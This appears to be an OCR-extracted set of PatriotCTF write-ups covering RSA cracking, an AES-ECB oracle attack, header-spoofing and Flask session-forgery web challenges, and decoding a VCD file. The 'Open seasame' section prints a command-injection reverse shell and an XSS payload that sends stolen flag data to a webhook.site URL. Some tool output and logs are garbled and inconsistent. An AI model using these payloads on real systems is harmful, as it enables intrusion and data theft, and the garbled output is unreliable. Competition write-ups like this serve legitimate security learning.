


PatriotCTF

Crypto

[完] Bigger is Better

▼ Writeup



```
N = 0xa0d9f425fe1246c25b8c3708b9f6d7747dd5b5e7f79719831c5cbe19fb7bab66ed62719b3fc6090120d2cf1e1410583190cd650c32a4151550732b0fc97
130e5f02aa26cb829600b6ab452b5b11373ec69d4eaae6c392d92da8bcbea85344af9d4699e36fdca075d33f58049fd0a9f6919f3003512a261a00985dc3d984
3a822974df30b81732a91ce706c44bde5ff48491a45a5fa8d5d73bba5022af803ab7bd85250e71fc0254fcf078d21eaa5d38724014a85f679e8a7a1aa6d226
02465f90e6dd8ef95df287628832850af7e3628ad09ff90a6dbdf7a0e6d74f508d2a6235d4ae5a828ac9558bdf72f39af5641dfe3edb0cdaab362805d9261
06e2af
e = 0x5af5dbe4af4005564908a094e0eabb0a921b7482483a753e2a4d560700cb2b2dc9399b608334e05140f54d90fcbe70cec097e3f75395d0c4799d9e3e
670aca41da0892a7b3d038acb7a518be1ced8d5224354ce39e465450c12be653639a8215afb1a70b1f8f71fc1a0549853998e2337604fc7edac67dd1e7ddb
897308ebf26ade781710e6a2fe4c533a584566ea42068d0452c1b1ecefa00a781b6d31fbab893de0c9e46fce69c71cefad3119e8ceebdab25726a96aa0f2a7c4a
6a38d2f75f413f89064fef14fb75672599ca8eb3737122374c5e34a7422ea1b3d7c43a110d3209e1c5e23e4eece9e964da2c447c9e5e1c8a6038dc52d699f932
4fd6b9
c = 0x731ceb0ac8f10c8ff82450b61b414c4f7265ccf9f73b8e238cc7265f83c635575a9381aa625044bde7b34ad7cce901fe7512c934bf7f6729584d2a77c47
e8422c8c0fe2d3d12aceda8ef904ad5896b971f8b79048e3e2f99f600bf6bac6cad32f922899c00fdc2d1fcf3d0093216bf5829f02c08ba5e534379cc9118
c347763567251c0fe57c92efea996c8595bac2c759837211aac914ea3b62aae096eb8b8c384c481b086e660f0c6249c9574289fe91b683609154c066de7a94ea
fa749c9e92d83a9d473cc88accd94dc5754ccdbc5aa77ba9a790bc5124048a1fc566df42b652a55b9b8ff7189f734d1c007b6cbdb67e14399182016843e27e6d
4ef5ca
```

crack using RsaCTFtool

```
root@BLAP-VM:~/NCWCZB/~/.ctf/RsaCTFTool# python3 RsaCTFtool.py -r 2305697770881427356977272946884868974884748874158974271817948109336080177991874
65565293709116896185796471282763501916615341366083893504984319645860218622582656943520313856767889851363472726774005887
204809496765268139790683179220176246738305749065334979832797931470485216391011375263980396840978473850997842185538639964079349407
027288221221503420840930154733202186546483534805907625946092783767431339925380135015405813625871279058195652881852192938
74658749728328842530313191669539772389633194631946317308049346713807585678788099728793984242764808454862897923 -> 11482489519169577224619653385779
7792485150788321381857377471371887378236311831360519115387471732054935305675544005846646304771772413894798627353803355340583
598560672619567048749091920129793727166739803262767323682004732464716073539399611119460677553364087767797367855338261498658140583
6813138939281100113108012097971611715179999162789127128875269696272546304252599000082187141777229963480829961358961339980585089817779618
101531944489637221858431963529277199151892518587281718875269696272546304252599000082187141777229963480829961358961339980585089817779618
6662873 -> decrypt 16531665131311671009799187267522628891958735139956577616335776929586514665533934956874831599828268942586753793891348917916
766246599892732968657231836883423253291481023981529277199151892518587281718875269696272546304252599000082187141777229963480829961358961339980585089817779618
46978196833908578868865328788310129787567962738626086519656409215861535636913031050478853119513231951259582059895485568771120128776018
4076534658672082939495111243298686562674793870979624586
('twm|/tmp/rdrdgvgw')
(*) The private key will not be displayed... even if recovered.
```

```
(*) twm|/tmp/rdrdgvgw
(*) Testing key /tmp/tmp7rdgvgw.
attack initialized...
attack initialized...
(*) Performing FactorGCD attack on /tmp/tmp7rdgvgw.
(*) Performing FactorGCD attack on /tmp/tmp7rdgvgw...
(*) Time elapsed: 8.7781 sec.
(*) Time elapsed: 0.7781 sec.
(*) Performing Fibonacci_GCD attack on /tmp/tmp7rdgvgw...
(*) Performing Lucas_GCD attack on /tmp/tmp7rdgvgw.
(*) Time elapsed: 0.3919 sec.
(*) Time elapsed: 0.3919 sec.
(*) Performing Lucas_GCD attack on /tmp/tmp7rdgvgw...
(*) Time elapsed: 0.3919 sec.
(*) Time elapsed: 0.3919 sec.
(*) Time elapsed: 0.2090 sec.
(*) Performing Mersenne_Primality_attack on /tmp/tmp7rdgvgw...
(*) Time elapsed: 8.8024 sec.
(*) Time elapsed: 8.8024 sec.
(*) Time elapsed: 0.0109 sec.
(*) Time elapsed: 0.0109 sec.
(*) Performing Pastry_FFT attack on /tmp/tmp7rdgvgw.
(*) Time elapsed: 0.0109 sec.
100% | 15/51 [08:08:08:08, 52081.591t/s]
(*) loading prime list file data/t1_rsa_signing.keys.txt...
121/121 [08:08:08:08, 236381.361t/s]
```



```

        output_arr.append(enc_p2)
# WARNING: Encoded text should not be decoded without proper authorization.
encoded_val = ''.join(output_arr)
b64_enc_val = base64.b64encode(encoded_val.encode())
R = "R"*20
E = "E"*5
EXCLAMATION = "!"*5
print(f"ULTRA SUPE{R} SECUR{E} Encoded Cipher Text{EXCLAMATION}:", b64_enc_val.decode())

```

```

import base64

# Given encoded string
encoded_string = "QRVWUFdWEUpdXEVGCF8DVEoYEEIBBLEAE0dQAURFD1I="

# Secret key used in the original encoding
secret_key = 'secretkey'

# Decode the base64 encoded value to get the encoded string
decoded_string = base64.b64decode(encoded_string).decode()

# Determine the original plaintext length
length = len(decoded_string)

# Initialize an empty string to hold the decoded plaintext
plaintext_arr = [''] * length

# Decoding process: Use the encoded string and reverse engineering logic
for i in range(0, length, 2):
    # Retrieve original character codes from encoded pairs
    enc_p1 = decoded_string[i]
    enc_p2 = decoded_string[i + 1]

    # XOR with the secret key to get the original characters
    c1 = ord(enc_p1) ^ ord(secret_key[i // 2 % len(secret_key)])
    c2 = ord(enc_p2) ^ ord(secret_key[i // 2 % len(secret_key)])

    # Place decoded characters in the correct position
    plaintext_arr[i // 2] = chr(c1)
    plaintext_arr[length - 1 - (i // 2)] = chr(c2)

# Join the decoded characters to form the original plaintext
decoded_plaintext = ''.join(plaintext_arr)
decoded_plaintext

```

pctf{234c81cf3cd2a50d91d5cc1a1429855f}

[完] Hard to Implement

▼ Writeup

```

#!/usr/bin/python3

from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
from Crypto.Random import get_random_bytes
from external import *
import socketserver, signal

listen = 1337
attempts = 1500
flag = getflag()

def encrypt(key,plaintext):
    cipher = AES.new(key, AES.MODE_ECB)
    pt = pad(plaintext + flag.encode(), 16)
    return cipher.encrypt(pt).hex()

def serve(req):
    key = get_random_bytes(16)
    tries = 0
    req.sendall(b"Thank you for using our secure communications channel.\nThis channel uses top-shelf military-grade encryptio

```

```

n.\nIf you are not the intended recipient, you can't read our secret.")
    while tries < attempts:
        req.sendall(b'\n(' + str.encode(str(tries)) + b'/' + str.encode(str(attempts)) + b') ')
        req.sendall(b'Send challenge > ')
        try:
            ct = encrypt(key, req.recv(4096).strip(b'\n'))
            req.sendall(b"Response > " + ct.encode() + b'\n')
        except Exception as e:
            req.sendall(b"An error occurred!\n")
        tries += 1
    req.sendall(b'\nMax attempts exceeded, have a good day.\n')

class incoming(socketserver.BaseRequestHandler):
    def handle(self):
        signal.alarm(1500)
        req = self.request
        serve(req)

def main():
    socketserver.TCPServer.allow_reuse_address = True
    server = ReusableTCPServer(("0.0.0.0", listen), incoming)
    server.serve_forever()

if __name__ == "__main__":
    main()

```

```

import socket
import time
from pwn import *

# Server details
server_ip = 'chal.competitivecyber.club'
server_port = 6001

# Constants
BLOCK_SIZE = 16

# Enable debug logging
context.log_level = 'debug'

def connect_to_server():
    """ Establish connection to the server. """
    return socket.create_connection((server_ip, server_port))

def send_and_receive(s, message):
    """ Send message to the server and receive response. """
    s.sendall(message + b'\n')
    try:
        response = s.recv(4096)
    except socket.error as e:
        log.error(f"Socket error: {e}")
        return b''
    return response

def receive_until_prompt(s):
    """ Receive data from the server until the challenge prompt is received. """
    data = b""
    while b"Send challenge >" not in data:
        chunk = s.recv(4096)
        if not chunk:
            break
        data += chunk
    return data

def clean_hex(hex_string):
    """ Clean up any non-hexadecimal characters from the string. """
    return ''.join(c for c in hex_string if c in '0123456789abcdefABCDEF')

def ecb_decrypt_with_prefix():
    """ Perform ECB decryption attack using the known prefix 'pctf{'. """
    known_flag = b"pctf{" # Start with the known prefix

    with connect_to_server() as s:
        # Receive initial server message
        initial_msg = s.recv(4096).decode()
        log.info(f"Initial server message: {initial_msg}")

        for byte_index in range(len(known_flag), BLOCK_SIZE * 3): # assuming flag length is at most 3 blocks
            block_index = byte_index // BLOCK_SIZE
            pad_length = BLOCK_SIZE - (byte_index % BLOCK_SIZE) - 1

```

```

# Create the payload to align with the flag
payload = b'A' * pad_length
receive_until_prompt(s)
response = send_and_receive(s, payload)

# Parse and isolate the target block
try:
    encrypted_hex = response.split(b"Response > ")[1].strip().decode()
    encrypted_hex = clean_hex(encrypted_hex) # Clean the hex string
    encrypted_blocks = bytes.fromhex(encrypted_hex)
    target_block = encrypted_blocks[block_index * BLOCK_SIZE:(block_index + 1) * BLOCK_SIZE]
    log.debug(f"Target block: {target_block.hex()}")
except IndexError:
    log.error("Error: Unexpected server response format.")
    log.debug(f"Full response: {response}")
    break
except ValueError as ve:
    log.error(f"Hex conversion error: {ve}")
    log.debug(f"Hex string: {encrypted_hex}")
    break

# Try all possible bytes for the unknown byte in the current block
for i in range(256):
    test_payload = payload + known_flag + bytes([i])
    receive_until_prompt(s)
    test_response = send_and_receive(s, test_payload)

    # Parse and isolate the test block
    try:
        test_encrypted_hex = test_response.split(b"Response > ")[1].strip().decode()
        test_encrypted_hex = clean_hex(test_encrypted_hex) # Clean the hex string
        test_encrypted_blocks = bytes.fromhex(test_encrypted_hex)
        test_block = test_encrypted_blocks[block_index * BLOCK_SIZE:(block_index + 1) * BLOCK_SIZE]
    except IndexError:
        log.error("Error: Unexpected server response format.")
        log.debug(f"Test response: {test_response}")
        continue
    except ValueError as ve:
        log.error(f"Hex conversion error: {ve}")
        log.debug(f"Test hex string: {test_encrypted_hex}")
        continue

    # Check if the test block matches the target block
    if test_block == target_block:
        known_flag += bytes([i])
        log.info(f"Discovered so far: {known_flag}")
        break
    else:
        log.warning(f"Byte {byte_index} could not be determined.")
        break

    # Add a small delay to avoid potential rate limiting issues
    time.sleep(0.1)

return known_flag

if __name__ == "__main__":
    flag = ecb_decrypt_with_prefix()
    log.success(f"\nFlag: {flag.decode('utf-8', errors='ignore')}")

```

```

[+] Initial server message: Thank you for using our secure communications channel.
[+] This channel uses top-shelf military-grade encryption.
[+] If you are not the intended recipient, you can't read our secret.
[DEBU] Target block: b34f6718a2f79e0575db5f36e11d91a4
[+] Discovered so far: b'ptctfia'
[DEBU] Target block: b5b1216e00050852fc40ccb96bb511216
[+] Discovered so far: b'ptctfia'
[DEBU] Target block: c2f678c1b24c7c99446aa2efb317dd2e
[+] Discovered so far: b'ptctfia'
[DEBU] Target block: 89590e8a1698c29d3ca75f84292b3f8
[+] Discovered so far: b'ptctfia'
[DEBU] Target block: 841f9564b92e5c7207a919894e136a84
[+] Discovered so far: b'ptctfia'
[DEBU] Target block: bdbbf6a92a133e345cscubf5cf95ee34
[+] Discovered so far: b'ptctfia'
[DEBU] Target block: 9204a27da763a5f9026ffbf3d371de8ee
[+] Discovered so far: b'ptctfia'
[DEBU] Target block: 39fd46f62e12ae8e3adc77d243d68ae
[+] Discovered so far: b'ptctfia'
[DEBU] Target block: 7e2c918bfe1d37606c98586bd6db009
[+] Discovered so far: b'ptctfia'
[DEBU] Target block: ec74d6a9ac15c444cb6c826a7c24b805


```

pctf{ab8zf58}

web

[完] giraffe notes

▼ Writeup



```
<?php
$allowed_ip = ['localhost', '127.0.0.1'];

if (isset($_SERVER['HTTP_X_FORWARDED_FOR']) && in_array($_SERVER['HTTP_X_FORWARDED_FOR'], $allowed_ip)) {
    $allowed = true;
} else {
    $allowed = false;
}
?>

<!DOCTYPE html>
<html>

<head>
    <title>Giraffe Notes</title>
    <script src="https://cdn.tailwindcss.com"></script>
    <script src="https://cdn.tailwindcss.com?plugins=forms,typography,aspect-ratio,line-clamp"></script>
    <script>
        tailwind.config = {
            darkMode: 'class',
            theme: {
                extend: {
                    colors: {
                        primary: {
                            "50": "#eff6ff",
                            "100": "#dbeafe",
                            "200": "#bfdbfe",
                            "300": "#93c5fd",
                            "400": "#60a5fa",
                            "500": "#3b82f6",
                            "600": "#2563eb",
                            "700": "#1d4ed9",
                            "800": "#1e40af",
                            "900": "#1e3a8a"
                        }
                    }
                },
                fontFamily: {
                    'body': [
                        'Inter',
                        'ui-sans-serif',
                        'system-ui',
                        '-apple-system',
                        'system-ui',
                        'Segoe UI',
                        'Roboto',
                        'Helvetica Neue',
                        'Arial',
                    ]
                }
            }
        }
    </script>

```

```

        'Noto Sans',
        'sans-serif',
        'Apple Color Emoji',
        'Segoe UI Emoji',
        'Segoe UI Symbol',
        'Noto Color Emoji'
    ],
    'sans': [
        'Inter',
        'ui-sans-serif',
        'system-ui',
        '-apple-system',
        'system-ui',
        'Segoe UI',
        'Roboto',
        'Helvetica Neue',
        'Arial',
        'Noto Sans',
        'sans-serif',
        'Apple Color Emoji',
        'Segoe UI Emoji',
        'Segoe UI Symbol',
        'Noto Color Emoji'
    ]
}
}

</script>
</head>

<body class="bg-gray-900 grid h-screen place-items-center">
<?php
if (!$allowed) {
?>
    <div class="py-8 px-4 mx-auto max-w-screen-xl lg:py-16 lg:px-6">
        <div class="mx-auto text-center">
            <h1 class="mb-4 text-7xl tracking-tight font-extrabold lg:text-9xl text-primary-600 text-primary-500">
                🦒
            </h1>
            <p class="mb-4 text-3xl tracking-tight font-bold text-gray-900 md:text-4xl text-white">
                Hah! Bet you cant access my notes on giraffes! They're super secure!
            </p>
        </div>
    </div>
<?php
} else {
?>
    <section class="bg-gray-900 antialiased">
        <div class="max-w-screen-xl px-4 py-8 mx-auto lg:px-6 sm:py-16 lg:py-24">
            <div class="max-w-3xl mx-auto text-center">
                <h2 class="text-4xl font-extrabold leading-tight tracking-tight text-gray-900 text-white">
                    Notes
                </h2>
                <div class="mt-4">
                    <span class="inline-flex items-center text-lg font-medium text-primary-600 dark:text-primary-500">
                        I like giraffes
                    </span>
                </div>
            </div>
            <div class="flow-root max-w-3xl mx-auto mt-8 sm:mt-12 lg:mt-16">
                <div class="-my-4 divide-y divide-gray-200 divide-gray-700">
                    <div class="flex flex-col gap-2 py-4 sm:gap-6 sm:flex-row sm:items-center">
                        <p class="w-32 text-lg font-normal text-gray-500 sm:text-right text-gray-400 shrink-0">
                            08:00 - 09:00
                        </p>
                        <h3 class="text-lg font-semibold text-gray-900 text-white">
                            <span>Look at giraffes</span>
                        </h3>
                    </div>
                    <div class="flex flex-col gap-2 py-4 sm:gap-6 sm:flex-row sm:items-center">
                        <p class="w-32 text-lg font-normal text-gray-500 sm:text-right text-gray-400 shrink-0">
                            09:00 - 10:00
                        </p>
                        <h3 class="text-lg font-semibold text-gray-900 text-white">
                            <span>Think about giraffes</span>
                        </h3>
                    </div>
                    <div class="flex flex-col gap-2 py-4 sm:gap-6 sm:flex-row sm:items-center">
                        <p class="w-32 text-lg font-normal text-gray-500 sm:text-right text-gray-400 shrink-0">
                            10:00 - 11:00
                        </p>
                    </div>
                </div>
            </div>
        </div>
    </section>
</?php
}

```

```

<h3 class="text-lg font-semibold text-gray-900 text-white">
    <span>Learn about giraffes</span>
</h3>
</div>

<div class="flex flex-col gap-2 py-4 sm:gap-6 sm:flex-row sm:items-center">
    <p class="w-32 text-lg font-normal text-gray-500 sm:text-right text-gray-400 shrink-0">
        11:00 - Infinity
    </p>
    <h3 class="text-lg font-semibold text-gray-900 text-white">
        <span>CACI{placeholder}</span>
    </h3>
</div>
</div>
</div>
</section>
<?php
}
?>
</body>

</html>

```

index.php

```
curl -H "X-Forwarded-For: 127.0.0.1" http://chal.competitivecyber.club:8081/
```

```

C:\Users\zzzmi>curl -H "X-Forwarded-For: 127.0.0.1" http://chal.competitivecyber.club:8081/
<!DOCTYPE html>
<html>
<head>
    <title>Giraffe Notes</title>
    <script src="https://cdn.tailwindcss.com"></script>
    <script src="https://cdn.tailwindcss.com?plugins=forms,typography,aspect-ratio,line-clamp"></script>
    <script>
        tailwind.config = {
            darkMode: 'class',
            theme: {
                extend: {
                    colors: {
                        primary: {
                            '50': '#efffff',
                            '100': '#d9eaf6',
                            '200': '#cfe5f7',
                            '300': '#92c9fd',
                            '400': '#00a5fa',
                            '500': '#33b7ff',
                            '600': '#00a9ff',
                            '700': '#1d4ed8',
                            '800': '#1d4ed8',
                            '900': '#1d4ed8'
                        }
                    }
                }
            }
        }
    </script>
</head>
<div class="flex flex-col gap-2 py-4 sm:gap-6 sm:flex-row sm:items-center">
    <p class="w-32 text-lg font-normal text-gray-500 sm:text-right text-gray-400 shrink-0">
        09:00 - 10:00
    </p>
    <h3 class="text-lg font-semibold text-gray-900 text-white">
        <span>Think about giraffes</span>
    </h3>
</div>
<div class="flex flex-col gap-2 py-4 sm:gap-6 sm:flex-row sm:items-center">
    <p class="w-32 text-lg font-normal text-gray-500 sm:text-right text-gray-400 shrink-0">
        10:00 - 11:00
    </p>
    <h3 class="text-lg font-semibold text-gray-900 text-white">
        <span>Learn about giraffes</span>
    </h3>
</div>
<div class="flex flex-col gap-2 py-4 sm:gap-6 sm:flex-row sm:items-center">
    <p class="w-32 text-lg font-normal text-gray-500 sm:text-right text-gray-400 shrink-0">
        11:00 - Infinity
    </p>
    <h3 class="text-lg font-semibold text-gray-900 text-white">
        <span>CACI{1_lik3_g1raff3s_4_l0t}</span>
    </h3>
</div>
</div>
</section>
</body>
</html>

```

CACI{1_lik3_g1raff3s_4_l0t}

[完] Impersonate

▼ Writeup



```
#!/usr/bin/env python3
from flask import Flask, request, render_template, jsonify, abort, redirect, session
import uuid
import os
from datetime import datetime, timedelta
import hashlib
app = Flask(__name__)
server_start_time = datetime.now()
server_start_str = server_start_time.strftime('%Y%m%d%H%M%S')
secure_key = hashlib.sha256(f'{secret_key}_{server_start_str}'.encode()).hexdigest()
app.secret_key = secure_key
app.config['PERMANENT_SESSION_LIFETIME'] = timedelta(seconds=300)
flag = os.environ.get('FLAG', "flag{this_is_a_fake_flag}")
secret = str(uuid.UUID('31333337-1337-1337-133713371337'))
def is_safe_username(username):
    """Check if the username is alphanumeric and less than 20 characters."""
    return username.isalnum() and len(username) < 20
@app.route('/', methods=['GET', 'POST'])
def main():
    """Handle the main page where the user submits their username."""
    if request.method == 'GET':
        return render_template('index.html')
    elif request.method == 'POST':
        username = request.values['username']
        password = request.values['password']
        if not is_safe_username(username):
            return render_template('index.html', error='Invalid username')
        if not password:
            return render_template('index.html', error='Invalid password')
        if username.lower().startswith('admin'):
            return render_template('index.html', error='Don\'t try to impersonate administrator!')
        if not username or not password:
            return render_template('index.html', error='Invalid username or password')
        uid = str(uuid.uuid5(secret, username))
        session['username'] = username
        session['uid'] = str(uid)
        return redirect(f'/user/{uid}')
@app.route('/user<uid>')
def user_page(uid):
    """Display the user's session page based on their UUID."""
    try:
        uid = str(uuid.UUID(uid))
    except ValueError:
        abort(404)
    session['is_admin'] = False
    return 'Welcome Guest! Sadly, you are not admin and cannot view the flag.'
@app.route('/admin')
def admin_page():
    """Display the admin page if the user is an admin."""
    if session.get('is_admin') and str(uuid.uuid5(secret, 'administrator')) == str(session.get('username')):
        return flag
    else:
        abort(401)
@app.route('/status')
def status():
    current_time = datetime.now()
    uptime = current_time - server_start_time
    formatted_uptime = str(uptime).split('.')[0]
    formatted_current_time = current_time.strftime('%Y-%m-%d %H:%M:%S')
    status_content = f"""Server uptime: {formatted_uptime}<br>
Server time: {formatted_current_time}
"""
    return status_content
if __name__ == '__main__':
    app.run("0.0.0.0", port=9999)
```

```

if session.get('is_admin') and uuid.uuid5(secret, 'administrator') and session.get('username') == 'administrator':
    forge session, uuid. secret value of uid is fixed, session seret key is server_start_time, which can be calculated through /status page

import hashlib
import uuid
import requests
from datetime import datetime, timedelta
from flask.sessions import SecureCookieSessionInterface
from flask import Flask
import re

# Configuration for target
target_url = "http://chal.competitivecyber.club:9999" # Replace with the actual target URL
status_page = "/status"
admin_page = "/admin"

# Secret and fixed UUID values from the app
secret = uuid.UUID('3133337-1337-1337-133713371337')
uuid_admin = uuid.uuid5(secret, 'administrator')

# Function to generate secure_key
def generate_secure_key(start_time):
    server_start_str = start_time.strftime('%Y%m%d%H%M%S')
    return hashlib.sha256(f'{secret_key}_{server_start_str}'.encode()).hexdigest()

# Function to create a Flask session cookie with the desired parameters
def create_session_cookie(secret_key, username='administrator', is_admin=True):
    app = Flask(__name__)
    app.secret_key = secret_key
    session_interface = SecureCookieSessionInterface()
    session = {'username': username, 'is_admin': is_admin}
    cookie_data = session_interface.get_signing_serializer(app).dumps(session)
    return cookie_data

# Function to get server time and uptime from the status page
def get_server_times():
    response = requests.get(target_url + status_page)
    if response.status_code == 200:
        # Extract server time and uptime using regex
        server_time_match = re.search(r"Server time:\s*([^\s<]+\s+[^<]+)", response.text)
        uptime_match = re.search(r"Server uptime:\s*([^\s<]+)", response.text)

        if server_time_match and uptime_match:
            server_time_str = server_time_match.group(1)
            uptime_str = uptime_match.group(1)

            # Convert strings to datetime and timedelta
            server_time = datetime.strptime(server_time_str, '%Y-%m-%d %H:%M:%S')
            uptime_parts = list(map(int, uptime_str.split(':')))
            uptime = timedelta(hours=uptime_parts[0], minutes=uptime_parts[1], seconds=uptime_parts[2])
            return server_time, uptime
        else:
            print(f"Failed to access status page. Status code: {response.status_code}")
            return None, None
    else:
        print(f"Failed to access status page. Status code: {response.status_code}")

# Calculate server start time from server time and uptime
def calculate_server_start_time(server_time, uptime):
    return server_time - uptime

# Main function to calculate server start_str and brute force to get the flag
def brute_force_secure_key():
    server_time, uptime = get_server_times()
    if server_time and uptime:
        # Calculate server start time
        server_start_time = calculate_server_start_time(server_time, uptime)
        print(f"Calculated server start time: {server_start_time}")

        # Generate secure_key using the server start time
        secure_key = generate_secure_key(server_start_time)
        print(f"Generated secure_key: {secure_key}")

        # Create a session cookie using the generated secure_key
        session_cookie = create_session_cookie(secure_key)

        # Send request with the session cookie to /admin page
        cookies = {'session': session_cookie}
        response = requests.get(target_url + admin_page, cookies=cookies)

        # Check if we get the flag in the response
        if response.status_code == 200 and "{" in response.text.lower():
            print(f"Success! Found the flag: {response.text}")

```

```

        else:
            print(f"Failed to retrieve the flag. Status code: {response.status_code}")
        else:
            print("Failed to retrieve server time or uptime from the status page.")

# Start brute-forcing
brute_force_secure_key()


```

```

Calculated server start time: 2024-09-21 11:40:13
Generated secure key: 258d4af2ffd35b43a1fff4bd60027c93a0a3e350fa9bc57db
6e4fccc0fec5ae
Success! Found the flag: PCTF{Imp3rs0n4t1on_Iz_Sup3r_Ezz}

```

Open seasame



```

#Unintended

from requests import *

url = "http://chal.competitivecyber.club:13336/"

res = post(f'{url}/visit', data={"path":f"api/ca\tl?modifier=-1;python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"reverse shell ip address\",ip port));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn(\"sh\")'"})

print(res.text)

#Intended

import requests

username = (
    '<script>\n'
    'fetch("http://127.0.0.1:1337/api/cal?modifier=;cat%20flag.txt", {credentials: "include"})\n'
    '.then(response => response.text())\n'
    '.then(text => {\n'
    '  var b64data = btoa(text);\n'
    '  var img = new Image();\n'
    '  img.src = "https://webhook.site/35adca5a-f27e-400b-9d80-79685a6536e0/?data=" + b64data;\n'
    '})\n'
    '.catch(error => {\n'
    '  var img = new Image();\n'
    '  img.src = "https://webhook.site/35adca5a-f27e-400b-9d80-79685a6536e0/?error=" + encodeURIComponent(error);\n'
    '});\n'
    '</script>'
)

data = {
    "username": username,
    "high_score": 123
}

response = requests.post('http://chal.competitivecyber.club:13337/api/stats', json=data)
id = response.json()['id']

path = f'api/stats/{id}'

```

```

admin_response = requests.post(
    'http://chal.competitivcyber.club:13336/visit',
    data={'path': path}
)
print("Admin Response:", admin_response.text)

```

Misc

[完] RTL Warmup

▼ Writeup

The screenshot shows a challenge card for 'RTL Warm up'. At the top right is a close button (X). In the top center, it says 'Challenge' and '199 Solves'. Below that is the challenge title 'RTL Warm up' and its ID '104'. A 'Beginner' badge is present. The challenge description reads: 'Let's Warm up. Spartan's wanted to create their own ASIC, to secure doors. One of the spy was able to extract the simulation file, can you find the password to the door?'. A note below states: 'Note: The spaces are _'. The author is listed as 'Databuoy'. At the bottom is a green button with a download icon and the text 'flag.vcd'.

```

$timescale 1 ps $end
$scope module uut $end
$var wire 1 ! clock $end
$var wire 8 " dout $end
$var wire 8 # din $end
$upscope $end
$enddefinitions $end
$dumpvars
0!
b01010000 "
b01010000 #
$end
#50000000
#50000000
1!
#50000000
#1000000000
0!
#1000000000
b01000011 "
b01000011 #
#1500000000
1!
#1500000000
#2000000000
0!
#2000000000
b01010100 "
b01010100 #
#2500000000
1!
#2500000000
#3000000000
0!
#3000000000
b01000110 "
b01000110 #
#3500000000
1!
#3500000000
#4000000000
0!
#4000000000
b01111011 "
b01111011 #
#4500000000

```

```
1!
#450000000
#500000000
0!
#500000000
b01010010 "
b01010010 #
#550000000
1!
#550000000
#600000000
0!
#600000000
b01010100 "
b01010100 #
#650000000
1!
#650000000
#700000000
0!
#700000000
b01001100 "
b01001100 #
#750000000
1!
#750000000
#800000000
0!
#800000000
b01011111 "
b01011111 #
#850000000
1!
#850000000
#900000000
0!
#900000000
b01101001 "
b01101001 #
#950000000
1!
#950000000
#1000000000
0!
#1000000000
b00100100 "
b00100100 #
#1050000000
1!
#1050000000
#1100000000
0!
#1100000000
b01011111 "
b01011111 #
#1150000000
1!
#1150000000
#1200000000
0!
#1200000000
b01000100 "
b01000100 #
#1250000000
1!
#1250000000
#1300000000
0!
#1300000000
b01000000 "
b01000000 #
#1350000000
1!
#1350000000
#1400000000
0!
#1400000000
b01000100 "
b01000100 #
#1450000000
1!
#1450000000
#1500000000
```

```
0!
#1500000000
b01011111 "
b01011111 #
#1550000000
1!
#1550000000
#1600000000
0!
#1600000000
b00110000 "
b00110000 #
#1650000000
1!
#1650000000
#1700000000
0!
#1700000000
b01000110 "
b01000110 #
#1750000000
1!
#1750000000
#1800000000
0!
#1800000000
b01011111 "
b01011111 #
#1850000000
1!
#1850000000
#1900000000
0!
#1900000000
b01001000 "
b01001000 #
#1950000000
1!
#1950000000
#2000000000
0!
#2000000000
b01000000 "
b01000000 #
#2050000000
1!
#2050000000
#2100000000
0!
#2100000000
b01110010 "
b01110010 #
#2150000000
1!
#2150000000
#2200000000
0!
#2200000000
b01100100 "
b01100100 #
#2250000000
1!
#2250000000
#2300000000
0!
#2300000000
b01110111 "
b01110111 #
#2350000000
1!
#2350000000
#2400000000
0!
#2400000000
b01000000 "
b01000000 #
#2450000000
1!
#2450000000
#2500000000
0!
#2500000000
b01110010 "
```

```
b01110010 #
#2550000000
1!
#2550000000
#2600000000
0!
#2600000000
b00110011 "
b00110011 #
#2650000000
1!
#2650000000
#2700000000
0!
#2700000000
b01111101 "
b01111101 #
#2750000000
1!
#2750000000
#2800000000
0!
#2800000000
```

flag.vcd

- b01010000 → P
- b01000011 → C
- b01010100 → T
- b01000110 → F
- b01111011 → {
- b01010010 → R
- b01010100 → T
- b01001100 → L
- b01011111 → _
- b01101001 → i
- b00100100 → \$
- b01011111 → _
- b01000100 → D
- b01000000 → @
- b01000010 → D
- b01011111 → _
- b00110000 → 0
